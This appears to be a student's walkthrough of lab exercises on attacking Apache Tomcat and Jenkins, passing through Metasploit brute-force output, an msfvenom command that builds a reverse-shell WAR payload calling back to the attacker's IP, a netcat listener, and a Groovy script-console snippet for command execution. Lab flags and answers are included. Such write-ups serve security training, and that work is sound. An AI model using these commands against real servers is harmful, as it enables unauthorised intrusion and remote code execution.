
We confirm with 'show options' that all parameters are set properly, and then hit 'run' to begin the bruteforce, after several second, we will hit a login:

```
[-] 10.129.201.58:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[+] 10.129.201.58:8180 - Login Successful: tomcat:root
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Question: What is the password?

Answer: root

Method: the password was obtained via the bruteforce on the question above:




Question: Obtain remote code execution on the http://web01.inlanefreight.local:8180 Tomcat instance. Find and submit the contents of tomcat_flag.txt

Answer: t0mcat_rc3_ftw!


Method: on the last section (tomcat enumeration & discovery) we found the Path

```
http://web01.inlanefreight.local:8180/manager/html
```

and we found that upon entering we are required to enter credentials:




So we enter the credentials we found on previous questions (tomcat:root):




And then we Sign in.

The login was successful and we got to the tomcat web application manager:



Where the different running application on the web-server are displayed for us (with different operations we can run on any on them).

And where we can deploy new applications:



As WAR (Web Archive) files.

So what we need to do is to create deploy a WAR file that provides us a shell.

*In the sections there are 2 possible methods to proceed – creating a web shell, or netcat shell. In this guide we choose the later, as the web shell find operation didn't work.

For that we will use msfvenom to generate malicious java/jsp_shell_reverse_tcp payload as WAR file, for that we will use the command:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<pwnbox IP> LPORT=<listening port> -f war > backup.war
```


after several seconds, we will get the output:

```
┌─[eu-academy-1]─[10.10.15.188]─[htb-ac-1099135@htb-aduaiojhqx]─[~]
└──╼ [★]$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.15.188 LPORT=4443 -f war > backup.war
Payload size: 1099 bytes
Final size of war file: 1099 bytes
```


Lets confirm the output file backup.war exists:

```
└──╼ [★]$ ls | grep backup.war
backup.war
```


The next step is to deploy the file on the web application manager, for that on WAR file to deploy, we select browse:




Then we go to home directory (or wherever else we have saved the file):



Once selected, we select deploy:



Once uploaded, we can confirm its existence on the running aplications, and its running value is set to 'true':



Applications


Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/backup	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy

Now, we will run netcat server with the command:

```
nc -lv 10.10.15.188 4443
```

where 10.10.15.188 is the pwnbox IP, and 4443 is the listening port, the same parameters used for the backup.war payload, as it is the client that connects to us.

For generate client connection, we will click on the backup.war applicaition:



Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/backup ←	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Upon clicking we get to this blank page:

Where the URL is '/backup', that means that is our client connection.

When we have the client connection, we will observe that on the terminal:

```
Ncat: Connection from 10.129.201.58.
Ncat: Connection from 10.129.201.58:50304.
```

Once we have the shell via netcat, we will run the command:

```
find / -type f -name tomcat_flag.txt 2>/dev/null
```

the command will search for the tomcat_flag.txt, while disregarding error, when found – it will display the path where the flag is found

***note:** the command works only on the netcat shell, not on the webshell.

```
Ncat: Connection from 10.129.201.58:50236.
find / -type f -name tomcat_flag.txt 2>/dev/null
/opt/tomcat/apache-tomcat-10.0.10/webapps/tomcat_flag.txt
```

Once we know the path, all we have to do is to cat the path (in this shell it might be required to stop it and start another session because ctrl+c wont stop the search but the entire netcat session),

We will use the command

```
cat /opt/tomcat/apache-tomcat-
10.0.10/webapps/tomcat_flag.txt
```

```
Ncat: Connection from 10.129.201.58:50304.
cat /opt/tomcat/apache-tomcat-10.0.10/webapps/tomcat_flag.txt
t0mcat_rc3_ftw!
```

Jenkins - Discovery & Enumeration:

Question: Log in to the Jenkins instance at http://jenkins.inlanefreight.local:8000. Browse around and submit the version number when you are ready to move on.


Answer: 2.303.1

Method: first, we will do the 'initial configuration' on vhost 'jenkins.inlanefreight.local'.

When done, go in browser to


```
http://jenkins.inlanefreight.local:8000
```

you will reach a login page:




Enter the credentials admin:admin and Sign in.

When logged, we will get to the main dashboard:




From here there are 2 methods to proceed.

Method 1: go to manage Jenkins on the left:




Then scroll down a bit and go to 'About Jenkins':



Where it is explicitly mentions the version.


On the about page, the version is displayed right on the top:



Further down, we can observe the versions of various dependencies.

Method 2:

Scroll down on the dashboard page until the version is displayed.




While this method is signifyingly shorter, the first method is useful for further exploration of various dependencies the website uses.

Attacking Jenkins:


Question: Attack the Jenkins target and gain remote code execution. Submit the contents of the flag.txt file in the /var/lib/jenkins3 directory

Answer: f33ling_gr00000vy!

Method: first, login to the website with the same credentials as the previous question:




From here, we will use the 'script console' to run '[Apache Groovy]' scripts, For that we will enter the url path '/script' for the script console:



We will use this chain of commands to obtain the information we need:


```
def cmd = '<my-command>'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout
```

for example:

